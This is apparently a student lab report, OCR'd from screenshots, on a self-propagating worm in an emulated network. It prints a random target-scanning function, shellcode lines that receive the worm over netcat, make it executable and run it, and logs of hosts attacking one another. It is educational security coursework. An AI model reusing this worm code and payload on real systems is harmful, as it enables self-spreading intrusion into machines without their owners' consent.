


```
root@15117ec2154f:/# cd bof
root@15117ec2154f:/bof# ls
server  stack
root@15117ec2154f:/bof#
```

```
AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0,10.151.0.71/24
```

```
Host: 151/host_0
ID: 15117ec2154f
ASN: 151
Name: host_0
Role: Host

IP addresses
net0: 10.151.0.71/24

Actions
Launch console
Disconnect
Refresh
```

As we can see accessing from launch console, there is no worm.py file in host machine. After executing the worm.py file, the output will look like below.



```
root@15117ec2154f:/# cd bof
root@15117ec2154f:/bof# ls
server  stack
root@15117ec2154f:/bof# ls
server  stack  worm.py
root@15117ec2154f:/bof#
```


```
AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0,10.151.0.71/24
```

```
Host: 151/host_0
ID: 15117ec2154f
ASN: 151
Name: host_0
Role: Host

IP addresses
net0: 10.151.0.71/24

Actions
Launch console
Disconnect
Refresh
```

Task 3: Propagation


The objective of the task is to propagate the malware in the network. Previously, we have only attacked a particular host machine. In this task we have to modify the code as it can propagate the worm.py file randomly.

First, we have to modify the **getNextTarget()** function.



```python
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
        while True:
                x = randint(151,153)
                y = randint(71,75)
                ipaddr = '10.'+str(x)+'.0.'+str(y)
                output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
                result = output.find(b'1 received')
                if result == -1:
                        print(f"{ipaddr} is not alive", flush=True)
                else:
                        print(f"***{ipaddr} is alive, launch the attack", flush=True)
                        return ipaddr


```

To ensure that our VM machine is used only once we need to do the following –




```python
    # Remove this line if you want to continue attacking others
    if hostname == "VM":
        exit(0)
```


Outcome

https://drive.google.com/file/d/1YN7pFx6TKobQpJcpaUUapG3MnZlJ7ytk/view?usp=sharing

We will notice some blinking in network map and as well as the internet-nano console will show some outputs.



```
as152h-host_1-10.152.0.72                | ********************************
as151h-host_1-10.151.0.72                | Starting stack
as151h-host_1-10.151.0.72                | (^_^) Shellcode is running (^_^)
as151h-host_1-10.151.0.72                | Listening on 0.0.0.0 8080
as151h-host_1-10.151.0.72                | Connection received on 10.152.0.72 57402
as151h-host_0-10.151.0.71                | ***10.152.0.74 is alive, launch the attack
as151h-host_0-10.151.0.71                | ********************************
as151h-host_0-10.151.0.71                | >>>>> Attacking 10.152.0.74 <<<<<
as151h-host_0-10.151.0.71                | ********************************
as152h-host_3-10.152.0.74                | Starting stack
as152h-host_1-10.152.0.72                | ***10.152.0.71 is alive, launch the attack
as152h-host_1-10.152.0.72                | ********************************
as152h-host_1-10.152.0.72                | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_1-10.152.0.72                | ********************************
as152h-host_4-10.152.0.75                | ***10.153.0.75 is alive, launch the attack
as152h-host_4-10.152.0.75                | ********************************
as152h-host_4-10.152.0.75                | >>>>> Attacking 10.153.0.75 <<<<<
as152h-host_4-10.152.0.75                | ********************************
as152h-host_0-10.152.0.71                | Starting stack
as153h-host_4-10.153.0.75                | Starting stack
as152h-host_3-10.152.0.74                | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74                | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74                | Connection received on 10.151.0.71 40780
```



```
icmp and dst 1.2.3.4
```

200

Host: 151/host_0
ID: 15117ec2154f
ASN: 151
Name: host_0
Role: Host

IP addresses
net0: 10.151.0.71/24


Launch console
Disconnect
Refresh

Task 4: Preventing Self Infection

The objective of this task is similar to task 3, but here we have to ensure two key points,


- Only one instance of the worm can run on a victim machine.
- Need to ensure that if a worm file is already present in a victim machine. If so, then we do not copy the worm file from the source again.

First we open a random port in the host machine in which the worm.py file is running.




```python
s = socket.socket()          # Create a socket object
hostname = socket.gethostname() # Get local machine name
port = 12345                 # Reserve a port for your service.
s.bind((hostname, port))        # Bind to the port

s.listen(5)

```

And then we will check whether the randomly generated host ip is the ip address of the own machine. If the generated ip address is the ip address of the sender machine,then we will not send the file, cause it already exists there.



```python
    while True:
        x = randint(151, 153)
        y = randint(70,80)
        ipaddr = '10.'+str(x)+'.0.'+str(y)

        try:
            output = subprocess.check_output(f"hostname -I", shell=True, stderr=subprocess.STDOUT)
            ips = str(output.decode("utf-8")).split(" ")[:-1]

            if ips[0] == ipaddr: continue
        except subprocess.CalledProcessError as e:
            continue


        try:
            output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
            result = output.find(b'1 received')
            if result == -1:
                print(f"{ipaddr} is not alive", flush=True)
            else:
                print(f"***{ipaddr} is alive, launch the attack", flush=True)
                return ipaddr

        except subprocess.CalledProcessError as e:
            print(f"{ipaddr} is not alive", flush=True)

```

If the ip address is not the ip address of the sender machine, then we will look for the file in the host machine. If the file exists,then we will not send the file.



```
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    "test -f worm.py ||nc -lnv 2222 > worm.py;    "
    " (netstat -tulpn | grep -q 12345) || chmod +x worm.py;      "
    " ./worm.py                                                 *"
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Outcome

The output of task 4 is just like task 3,but the propagation will be faster.

Summary

In this assignment we have done 4 tasks. The first task is mainly a buffer overflow attack. By this attack we opened the shell in host machine.

In the second task, we copied the malicious file to the host machine.

In the third task, we propagate the malicious code in the network randomly.

In the final task, we have done the same thing as in task 3,but we ensured only one instance of the malicious code runs in one machine.